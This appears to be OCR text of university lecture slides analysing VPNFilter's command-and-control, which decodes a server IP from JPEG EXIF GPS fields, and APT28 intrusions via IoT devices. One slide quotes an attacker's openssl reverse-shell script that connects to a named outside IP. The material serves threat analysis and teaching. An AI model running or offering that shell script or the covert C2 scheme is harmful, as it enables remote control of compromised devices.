
- Purpose and attribution hints
  - Create infrastructure that is difficult to attribute
  - Particular targeting focus and C2 infrastructure focus on Ukraine
  - Code overlap with BlackEnergy samples (RC4)

Source: http://web.archive.org/web/20190207012605/https://blog.talosintelligence.com/2018/05/VPNFilter.html


VPNFilter Command and Control (C2)

- 3 kinds of command and control
  - Retrieve photos from image hoster (`photobucket[.]com`) and decode next-stage C2 information from the photo's EXIF metadata
  - Retrieve image from hardcoded fallback C2 domain (`toknowall[.]com`)
  - Listening for C2 commands

- C2 rendezvous via JPEG image metadata
  - Two varying images
    - depending on current time
    - UTC: even hour: a odd hour: b
  - 128x128 pixels, less than 4 KB file size
  - JPEG images, GPS location information stored in EXIF metadata
  - Decode the GPS location information into an IPv4 address (next-stage C2 server)



VPNFilter Command and Control (C2)




SHA256 a8f8411e546923e56d100bc44ab59a96e37dd2d83065d296fc6902b59a631853

```
GPS Latitude                : 1193143 deg 55' 21.00"
GPS Longitude               : 4296160226 deg 47' 54.00"
```

SHA256 df95d7fd09789575f409dd8416763582b37151fae7929bb06a1c3c19964ccf89

```
GPS Latitude                : 1193149 deg 49' 15.00"
GPS Longitude               : 1193060 deg 33' 42.00"
```


VPNFilter EXIF metadata C2 decoding




```
GPS Latitude                :    1193143 deg 55' 21.00"
GPS Longitude               : 4296160226 deg 47' 54.00"
```

```
ExifByteOrder = II
+ [IFD0 directory with 1 entries]
| 0)  GPSInfo (SubDirectory) -->
|     - Tag 0x8825 (4 bytes, int32u[1]):
|         0030: 1a 00 00 00                                       [....]
| + [GPS directory with 2 entries]
| | 0)  GPSLatitude = 97 30 4294967121 (97/1 30/1 4294967121/1)
| |     - Tag 0x0002 (24 bytes, rational64u[3]):
| |         0056: 61 00 00 00 01 00 00 00 1e 00 00 00 01 00 00 00   [a...............]
| |         0066: 51 ff ff ff 01 00 00 00                           [Q.......]
| | 1)  GPSLongitude = 4294967178 140 4294967274 (4294967178/1 140/1 4294967274/1)
| |     - Tag 0x0004 (24 bytes, rational64u[3]):
| |         006e: 8a ff ff ff 01 00 00 00 8c 00 00 00 01 00 00 00   [................]
| |         007e: ea ff ff ff 01 00 00 00                           [........]
```

VPNFilter EXIF metadata C2 decoding




```
GPS Latitude            :    1193143 deg 55' 21.00"
GPS Longitude           : 4296160226 deg 47' 54.00"
```

```
0xffffff51 =  4294967121"    =>  /3600 = 1193046.4225 °
      0x1e =            30'  =>  30' + 0.4225*60' = 55' 21"
      0x61 =            97 °  =>  97° + 1193046°   = 1193143 deg
```

```
Exif
+ [I
| 0)
|
|
|
|  +
|  |  (
|  |     - Tag 0x0002 (24 bytes, rational64u[3]):
|  |         0056: 61 00 00 00 01 00 00 00 1e 00 00 00 01 00 00 00   [a...............]
|  |         0066: 51 ff ff ff 01 00 00 00                           [Q.......]
|  |  1)  GPSLongitude = 4294967178 140 4294967274 (4294967178/1 140/1 4294967274/1)
|  |     - Tag 0x0004 (24 bytes, rational64u[3]):
|  |         006e: 8a ff ff ff 01 00 00 00 8c 00 00 00 01 00 00 00   [................]
|  |         007e: ea ff ff ff 01 00 00 00                           [........]
```

VPNFilter EXIF metadata C2 decoding

```
GPS Latitude                  :    1193143 deg 55' 21.00"
GPS Longitude                 : 4296160226 deg 47' 54.00"
```

```
o0 = v0 + ( v1 + 0x5a ) & 0xff          -> 217
o1 = v2 + ( v1 + 0x5a ) & 0xff          ->  12
o2 = v3 + ( v4 + 0xb4 ) & 0xff          -> 202
o3 = v5 + ( v4 + 0xb4 ) & 0xff          ->  40

                                        => 217.12.202.40
```

```
Exif
+ [I
| 0)
|
|
| +
| |
| |   - Tag 0x0002 (24 bytes, rational64u[3]):
| |       0056: 61 00 00 00 01 00 00 00 1e 00 00 00 01 00 00 00  [a...............]
| |       0066: 51 ff ff ff 01 00 00 00                          [Q.......]
| | 1)  GPSLongitude = 4294967178 140 4294967274 (4294967178/1 140/1 4294967274/1)
| |     - Tag 0x0004 (24 bytes, rational64u[3]):
| |       006e: 8a ff ff ff 01 00 00 00 8c 00 00 00 01 00 00 00  [................]
| |       007e: ea ff ff ff 01 00 00 00                          [........]
```

IoT targeting: Challenges for defenders

- Reliable debugging
  - Debugging interfaces neither documented nor accessible
  - No endpoint detection and response
- Various CPU/system architectures
  - MIPS, ARM, occasionally x86
  - Rarely seen architectures: Lexra, Tile
  - Lack of tooling
- Forensic imaging
  - Imaging procedures not widely known and possibly untested
  - Heterogeneous devices
- No impact on regular functionality
  - Infection of a device is difficult to notice


Targeting IoT devices

- August 2019: IoT device infection by FANCY BEAR/Sofacy/APT28
  - Microsoft Security Response Center: “popular IoT devices (a VOIP phone, an office printer, and a video decoder) [...] to gain initial access to corporate networks”
  - Default passwords (2 devices), unpatched firmware (1 device)
  - Lateral movement, persistence via shell script

```
#!/bin/sh
export [IOT Device] ="-qws -display :1 -nomouse"
echo 1|tee /tmp/.c;sh -c '(until (sh -c "openssl s_client -quiet -host
167.114.153.55 -port 443 |while : ; do sh && break; done| openssl s_client -quiet
-host 167.114.153.55 -port 443"); do (sleep 10 && cn=$((`cat /tmp/.c`+1)) && echo
$cn|tee /tmp.c && if [ $cn -ge 30 ]; then (rm /tmp/.c;pkill -f 'openssl');
fi);done)&' &
```


Source: https://msrc-blog.microsoft.com/2019/08/05/corporate-iot-a-path-to-intrusion/

Outlook


Titan Rain
US/UK
Turla/Snake
Moonlight
Maze
FANCY BEAR
Estonia
DDoS
APT17
Operation Aurora
GhostNet
Stuxnet
Flame
Lazarus
WannaCry
Sandworm
NotPetya
Sandworm
Ukraine blackouts
Shamoon
Saudi Aramco
FANCY & COZY BEAR
DNC/DCCC
1996
2005
2015
2000
2010
2020
Shamoon 2.0
Saudi Arabia
APT1
PLA61398
Lazarus
Sony Pictures
Agent.BTZ
OPM breach
APT2
PUTTER PANDA
Lazarus
Bangladesh Bank
Indictments
26165, 74455
Complaint
Lazarus
1st APT era
2nd APT era

Thank you. Questions?

Prof. Dr. Christian Dietrich
<dietrich@internet-sicherheit.de>
https://chrisdietri.ch

Westfälische Hochschule